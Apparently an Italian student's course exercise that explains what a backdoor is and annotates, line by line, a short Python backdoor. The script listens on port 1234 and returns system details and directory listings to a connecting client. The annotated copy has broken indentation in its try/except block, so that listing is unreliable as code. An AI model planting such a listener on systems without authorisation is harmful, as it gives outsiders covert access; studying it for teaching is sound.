


S3L4

BENVENUTI LUIGI, 08/02/2024

L'esercizio di oggi consiste nel commentare/spiegare questo codice che fa riferimento ad una backdoor. Inoltre spiegare cos'è una backdoor.

A screenshot of a terminal window on a Kali Linux system. The window title is 'kali@kali: ~/Desktop/Python_Samples'. The terminal shows the GNU nano 6.0 editor editing a file named 'backdoor.py'. The code is a Python script that listens for incoming connections on a specific IP and port (1234). It handles three types of input: '1' to get system information, '2' to list files in a directory, and '0' to close the connection. The script uses the socket module for network communication and the platform module for system details.

```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 backdoor.py *
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected: ", address)

while 1:
    try:
        data = connection.recv(1024)
    except:continue

    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```

Partiamo dal concetto di backdoor: una **backdoor** è rappresentata da righe di codice informatico grazie alle quali un utente può entrare come amministratore all'interno di siti web e computer senza avere alcun accesso autorizzato.

L'esercizio di oggi ci mette davanti ad un codice nel quale un host si mette in attesa di una connessione client. Con input 1 ci vengono segnalate le informazioni della piattaforma, con input 2 ci viene stampata una lista di file, con input 0 viene chiusa la connessione.

Vediamo l'esercizio con commento:

```
root@kali: /home/kali/Documents
File Actions Edit View Help
GNU nano 7.2 backdoor.py
connection, address = s.accept() #AVVIO METODO DI ACCETTAZIONE CONNESSIONI

print ("client connected: ", address) #STAMPA IP CLIENT CONNESSO

while 1: #CICLO WHILE SEMPRE VERO
    try:
        data = connection.recv(1024) #DATI RICEVUTI CON DIMENSIONE 1024 BYTE
    except:continue

    if(data.decode('utf-8') == '1'): #VERIFICA CHE CONTENUTO DI DATA SIA 1 IN CODIFICA UTF
        tosend = platform.platform() + " " + platform.machine() #PRESA INFORMAZIONI SU PIATTAFORMA SERVIZIO E MACCHINA
        connection.sendall(tosend.encode()) #TRASFORMAZIONE DELLA STRINGA TOSEND IN BINARIO MANDANDO TUTTO A CONNECTION
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024) #RITORNO IN ASCOLTO PER ALTRI 1024 BYTE
        try:
            filelist = os.listdir(data.decode('utf-8')) #ASSEGNAZIONE DI UNA LISTA DI FILE ALL'ISTANZA FILELIST
            tosend = "" #ASSEGNAZIONE A TOSEND UNA STRINGA VUOTA
            for x in filelist:
                tosend += "," + x #ASSEGNAZIONE A TOSEND DI UNA CONCATENAZIONE DI STRINGHE
            except:
                tosend = "Wrong path" #SEGNALAZIONE PERCORSO ERRATO
                connection.sendall(tosend.encode()) #TRASFORMAZIONE DELLA STRINGA IN BINARIO MANDANDO TUTTO A CONNECTION
    elif(data.decode('utf-8') == '0'):
        connection.close() #CHIUSURA CONNESSIONE
        connection, address = s.accept() #RIAVVIO METODO DI ACCETTAZIONE CONNESSIONI
```